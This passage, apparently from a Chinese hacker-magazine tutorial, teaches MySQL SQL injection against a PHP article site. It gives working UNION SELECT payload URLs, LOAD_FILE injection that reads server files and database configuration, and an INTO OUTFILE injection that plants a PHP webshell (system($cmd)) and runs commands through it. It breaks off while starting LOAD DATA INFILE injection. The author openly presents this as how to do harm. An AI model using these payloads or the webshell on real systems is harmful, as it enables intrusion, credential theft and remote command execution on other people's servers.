SELECT命令是一个普通的选择命令，但是有下列的限制：只有最后一个SELECT命令可以有INTO OUTFILE。需要注意的是，union前后的select字段数相同，只有这样，union函数才能发挥作用。如果字段数不等，将返回ERROR 1222 (21000): The used SELECT statements have a different number of columns错误。听起来好像很深呀！还是举个实际例子吧！

已知alphadb表有11列，我们在MySQL的命令行下构造以下语句：

mysql> select * from alphadb where id=351 union select 1,2,3,4,5,6,7,8,9,10 from alphaauthor;

将会返回图2所示的错误信息。




图 2

这里我们只slect了10个字段数，当然会出错啦！更改一下：

mysql> select * from alphadb where id=347 union select 1,2,3,4,5,6,7,8,9,10,11 from alphaauthor;

看！得到正确结果，如图3所示。




图 3

我们进一步了解union语法，先来看一下id=247中的数据。

```
  mysql> select * from alphadb where id=347;
  ----------------+----------------
  | id | title | content | importtime | author | accessing
| addInto | type | showup | change_ubb | change_html |
  --------------+----------------
  | 347 | 利用adsutil.vbs+..--发表于黑客档案2004.6期 | 发
表于黑客x档案第6期 | 2004
  -03-28 11:50:50 | Alpha | 17 | Alpha |   2 |   1 |   1
| 1 |
  ------------+----------------
  1 row in set (0.00 sec)
```

我们看到，它的返回结果和mysql> select * from alphadb where id=347 union select 1,2,3,4,5,6,7,8,9,10,11 from alphaauthor;这句是相同的。大家或许会问，这样有什么用呢？问

的好。Ok！继续试验。当我们输入一个不存在的ID时（例如id=0或者id=347 and 1<>1），再看看：**mysql> select * from alphadb where id=347 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11 from alphaauthor;**

得到的结果如图4所示。




图 4

我们发现它把我们后面的“1,2,3,4,5,6,7,8,9,10,11”赋给了各个字段来显示。哈哈！终于显示不一样了，可是这有什么用呢？先不告诉你。我们先讲一个具体的例子。文章系统的url为 **http://localhost/site/display.php?id=347**，如图5所示。




图 5

提交：**http://localhost/site/display.php?id=347 and 1<>1 union select 1,2,3,4,5,6,7,8,9,10,11 from alphaauthor**

得到的结果如图6所示。




图 6

UNION 联合语句执行后返回结果示意图		
SELECT * FROM article WHERE articleid='' UNION select * from user where userid=1		
第一个 Select 执行后返回结果 (SELECT * FROM article WHERE articleid='')	title	content
第二个 Select 执行后返回结果 (select * from user where userid=1)	username	password
整个 Select 执行后返回结果	username	password
原来应该显示 title 和 content 的地方，却分别显示 username 和 password 注意：这是前面查询为假的情况，如果前面的查询为真，则同时返回两次查询的内容。		

图 7

下面我们就可以用图7来总结一下union的用法了。

OK！在原理上知道怎么利用union做坏事了不？不知道的话下面将会详细举例子告诉你。

（7）LOAD_FILE语句攻击

Load_file可以返回文件的内容，要记住在函数里写明全文件的路径和名称。这个功能太强大了，这也是林.linx在上一个专题中提到的方法。虽然说过了，可我不得不再次提出来。我们在MySQL的命令行下输入：

mysql> select load_file('c:/boot.ini');

效果如图8所示。




图 8

可我们在网页中怎么用这个函数来注入呢？我们可以结合union select使用。提交：**http://localhost/site/display.php?id=347%20and%201<>1%20union%20select%201,2,load_file('c:/apache/htdocs/site/lib/sql.inc'),4,5,6,7,8,9,10,11**

返回结果如图9所示。Sql.inc文件内容全部暴露无疑。这里要说明一点，我们为什么要把load_file('c:/apache/htdocs/site/lib/sql.inc')放在3字段呢？我们前面提到列类型一共有三种，而原来图6中显示3的地方应该是显示文章内容，而且是字符型的，load_file('c:/apache/htdocs/site/lib/sql.inc')也一定是字符型的，所以我们猜测放在3字段可以顺利显示。




图 9

（8）into outfile语句攻击

select * from table into outfile'file.txt' 这句语句的作用就是把表的内容写入文件。我们可以利用它写个webshell，哈哈！假设有如下表和漏洞语句：

```
#
# 数据表的结构 'test'
#

CREATE TABLE test (
  a text,
  b text
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
#
# 导出下面的数据库内容 'test'
#
```

```
INSERT INTO test VALUES ('<?php system($cmd); ?>
', NULL);
```

已知我的网站路径在 C:/apache/htdocs/site/，我们输入：http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,a,4,5,6,7,8,9,10,11%20from%20test%20into%20outfile%20'C:/apache/htdocs/site/cmd.php'

意思是把表里的 a 列内容导出到 cmd.php。导出后，cmd.php 里的内容为：

```
1 2 <?php system($cmd); ?> 0000-00-00 00:00:00 5
6 7 8 9 10 11
```

虽然看起来很乱，但的确是个可以执行命令的 webshell。提交 http://localhost/site/cmd.php?cmd=dir，执行情况如图 10 所示。




图 10

(9) LOAD DATA INFILE 语句注入攻击

LOAD DATA 基本语法格式如下：

```
LOAD DATA [LOW_PRIORITY] [LOCAL] INFILE
'file_name.txt' [REPLACE | IGNORE] INTO TABLE tbl_name
```

这段语句的基本意思是：从一个文本文件中以很高的速度读入一个表。因为这个语句一般情况下不能在浏览器里直接输入，所以作用不是很大。

这里举个例子来说说。表结构如下：

```
表test的结构和上面介绍的一样
#
# 数据表的结构 'test'
#

CREATE TABLE test (
  a text,
  b text
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
```

